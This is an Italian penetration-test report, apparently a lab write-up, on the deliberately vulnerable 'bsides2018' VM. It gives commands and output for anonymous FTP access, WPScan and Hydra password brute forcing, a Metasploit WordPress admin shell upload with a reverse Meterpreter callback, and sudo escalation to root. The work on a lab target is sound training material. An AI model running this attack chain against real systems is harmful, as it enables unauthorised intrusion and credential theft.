REPORT DI VULNERABILITY ASSESSMENT E PENETRATION TEST

Introduzione:


Il report descrive l'attività svolta di Vulnerability Assessment e Penetration Test su una macchina virtuale vulnerabile.

La macchina attaccante utilizzata per le operazioni è la distribuzione Kali Linux, configurata sulla stessa rete della macchina target.

Il lavoro è stato svolto partendo dalla raccolta informazioni fino ad arrivare ad ottenere i privilegi di root.

Vulnerability Assessment (VA):

All'inizio è stato individuato l'indirizzo IP della macchina target all'interno della rete locale con Netdiscover, grazie al quale è stato individuato un indirizzo MAC address solitamente assegnato ad una macchina virtuale.




Una volta individuato l'IP della macchia è stata eseguita una scansione con Nmap per identificare le porte aperte e i servizi in esecuzione, e sono state trovate le porte 21 (FTP) 22 (SSH) e 80 (HTTP).

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.68.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 14:50 CET
Nmap scan report for 192.168.68.101
Host is up (0.00015s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:6B:9A:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Dopo aver individuato i servizi è stata eseguita una scansione delle vulnerabilità con GVM.



- Anonymous FTP Login Reporting

Il server FTP permette accesso senza username e password, per risolverlo basta disabilitare FTP anonymous, chiudere il servizio e usare SFTP al posto di FTP.

- WordPress < 6.5 Private Information Exposure

Una vulnerabilità di WordPress, che può esporre informazioni che dovrebbero essere private, per risolverla basta aggiornare WordPress con temi e plugin.


- Apache ETag Header Information Disclosure,

  Apache invia header ETag che contengono informazioni sul file system, OpenBSD ha rilasciato una patch che risolve questo problema, i numeri di inodi restituiti dal server sono ora codificati utilizzando un hash privato per evitare il rilascio di informazioni sensibili.


- ICMP Timestamp Reply Information Disclosure


Questa vulnerabilità può fornire informazioni su uptime e orario, per la mitigazione basta disabilitare completamente il supporto per timestamp ICMP sull'host remoto.


Il servizio HTTP è stato analizzato tramite accesso diretto da browser, confermando la presenza di contenuti accessibili sulla macchina bersaglio.



Per individuare directory nascoste è stato utilizzato Gobuster, che ha permesso di scoprire la directory /backup_wordpress contenente un sito WordPress.







Il sito WordPress è stato analizzato tramite WPScan, che ha consentito l'enumerazione degli utenti, trovando Admin e John.

Nel frattempo, abbiamo sfruttato la vulnerabilità presente su FTP sulla porta 21 che consentiva l'accesso anonimo, tramite cui è stato individuato un file di backup contenenti nomi utente.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.68.101
Connected to 192.168.68.101.
220 (vsFTPd 2.3.5)
Name (192.168.68.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> ls -a
229 Entering Extended Passive Mode (|||41591|).
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||18740|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> ls -a
229 Entering Extended Passive Mode (|||24073|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||63360|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************************|    31       11.60 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (9.86 KiB/s)
ftp>
```

Penetration test:

È stato eseguito un attacco brute force tramite WPScan che ha permesso di individuare credenziali valide per l'accesso come amministratore su WordPress.

```
kali@kali: ~
Session  Actions  Edit  View  Help
kali@kali: ~   kali@kali: ~   kali@kali: ~
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================================> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:04:05 <                                          > (2515 / 14346907)  0.01%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jan 25 17:51:31 2026
[+] Requests Done: 2658
[+] Cached Requests: 35
[+] Data Sent: 1.397 MB
[+] Data Received: 1.605 MB
[+] Memory used: 302.574 MB
[+] Elapsed time: 00:04:11

┌──(kali㉿kali)-[~]
└─$
```

Successivamente è stato usato Metasploit per ottenere una sessione Meterpreter così da poter interagire col sistema, è stato visualizzato il contenuto del file di configurazione SSH notando che uno degli utenti (anne) trovato

precedentemente nel file di backup grazie a FTP era escluso dagli utenti che non potevano autenticarsi.

```
Interrupt: use the 'exit' command to quit
msf > search wordpress shell

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/multi/http/wp_givewp_rce                       2024-08-25       excellent  Yes    GiveWP Unauthenticated Donat
ion Process Exploit
   1     \_ target: Unix/Linux Command Shell                  .                .          .      .
   2     \_ target: Windows Command Shell                     .                .          .      .
   3   payload/linux/riscv32le/shell_reverse_tcp              .                normal     No     Linux Command Shell, Reverse
 TCP Inline
   4   payload/linux/riscv64le/shell_reverse_tcp              .                normal     No     Linux Command Shell, Reverse
 TCP Inline
   5   payload/linux/riscv32le/exec                           .                normal     No     Linux Execute Command
   6   payload/linux/riscv64le/exec                           .                normal     No     Linux Execute Command
   7   exploit/multi/http/wp_ai_engine_mcp_rce                2025-11-04       excellent  Yes    WordPress AI Engine Plugin M
CP Unauthenticated Admin Creation to RCE
   8     \_ target: PHP In-Memory                             .                .          .      .
   9     \_ target: Unix/Linux Command Shell                  .                .          .      .
   10    \_ target: Windows Command Shell                     .                .          .      .
   11  exploit/multi/http/wp_ait_csv_rce                      2020-11-14       excellent  Yes    WordPress AIT CSV Import Exp
ort Unauthenticated Remote Code Execution
   12  exploit/unix/webapp/wp_admin_shell_upload              2015-02-21       excellent  Yes    WordPress Admin Shell Upload
   13  exploit/unix/webapp/wp_asset_manager_upload_exec       2012-05-26       excellent  Yes    WordPress Asset-Manager PHP
File Upload Vulnerability
   14  exploit/multi/http/wp_backup_migration_php_filter      2023-12-11       excellent  Yes    WordPress Backup Migration P
lugin PHP Filter Chain RCE
   15    \_ target: PHP In-Memory                             .                .          .      .
   16    \_ target: Unix/Linux Command Shell                  .                .          .      .
   17    \_ target: Windows Command Shell                     .                .          .      .
   18  exploit/multi/http/wp_crop_rce                         2019-02-19       excellent  Yes    WordPress Crop-image Shell U
pload
   19  exploit/multi/http/wp_hash_form_rce                    2024-05-23       excellent  Yes    WordPress Hash Form Plugin R
CE
   20    \_ target: PHP In-Memory                             .                .          .      .
   21    \_ target: Unix/Linux Command Shell                  .                .          .      .
   22    \_ target: Windows Command Shell                     .                .          .      .
   23  exploit/unix/webapp/wp_mobile_detector_upload_execute  2016-05-31       excellent  Yes    WordPress WP Mobile Detector
 3.5 Shell Upload
   24  exploit/unix/webapp/wp_symposium_shell_upload          2014-12-11       excellent  Yes    WordPress WP Symposium 14.11
 Shell Upload
   25  exploit/multi/http/wp_time_capsule_file_upload_rce     2024-11-15       excellent  Yes    WordPress WP Time Capsule Ar
bitrary File Upload to RCE
   26    \_ target: PHP In-Memory                             .                .          .      .
   27    \_ target: Unix/Linux Command Shell                  .                .          .      .
   28    \_ target: Windows Command Shell                     .                .          .      .
   29  exploit/unix/webapp/wp_property_upload_exec            2012-03-26       excellent  Yes    WordPress WP-Property PHP Fi
le Upload Vulnerability
   30  exploit/multi/http/wp_automatic_sqli_to_rce            2024-03-13       excellent  Yes    WordPress wp-automatic Plugi
n SQLi Admin Creation
   31    \_ target: PHP In-Memory                             .                .          .      .
   32    \_ target: Unix/Linux Command Shell                  .                .          .      .
   33    \_ target: Windows Command Shell                     .                .          .      .
   34  exploit/multi/http/wp_dnd_mul_file_rce                 2020-05-11       excellent  Yes    Wordpress Drag and Drop Mult
i File Uploader RCE
   35  exploit/unix/webapp/wp_nmediawebsite_file_upload       2015-04-12       excellent  Yes    Wordpress N-Media Website Co
```

```
   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   PASSWORD   enigma             yes       The WordPress password to authenticate with
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS     192.168.68.101     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                 yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /backup_wordpress  yes       The base path to the wordpress application
   USERNAME   john               yes       The WordPress username to authenticate with
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.68.110   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


View the full module info with the info, or info -d command.

msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.68.110:4444
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/DtOcJHgbzn/sDlqkDwZhO.php ...
[*] Sending stage (41224 bytes) to 192.168.68.101
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.41, but the operating system provides version 2.42.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Deleted sDlqkDwZhO.php
[+] Deleted DtOcJHgbzn.php
[+] Deleted ../DtOcJHgbzn
[*] Meterpreter session 1 opened (192.168.68.110:4444 -> 192.168.68.101:39420) at 2026-01-25 19:27:59 +0100

meterpreter >
```

```
Subsystem sftp /usr/lib/openssh/sftp-server

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

Match User abatchy,john,mai,doomguy
        PasswordAuthentication no
```

A questo punto è stato utilizzato il tool hydra per eseguire un attacco brute force sulle credenziali SSH, consentendo l'accesso remoto al sistema.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh anne@192.168.68.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.68.101's password:
Permission denied, please try again.
anne@192.168.68.101's password:


┌──(root㉿kali)-[/home/kali]
└─# hydra -l anne -P /usr/share/wordlists/rockyou.txt -T4 ssh://192.168.68.101
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 19:43:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.68.101:22/
[22][ssh] host: 192.168.68.101   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-25 19:43:47

┌──(root㉿kali)-[/home/kali]
└─#
```

Una volta ottenuto l'accesso SSH come root è stato possibile trovare la Flag.

```
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ cd ..
anne@bsides2018:/$ ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lost+found  media  mnt  opt  proc  root  run  sbin  selinux  srv  sys  tmp  usr  var  vmlinuz
anne@bsides2018:/$ cd /root
-bash: cd: /root: Permission denied
anne@bsides2018:/$ sudo su
[sudo] password for anne:
root@bsides2018:/# cd /root
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Conclusione:

L'attività ha mostrato come una buona fase di VA e PT può portare alla compromissione di un sistema vulnerabile e anche l'importanza di una corretta configurazione dei servizi e delle credenziali.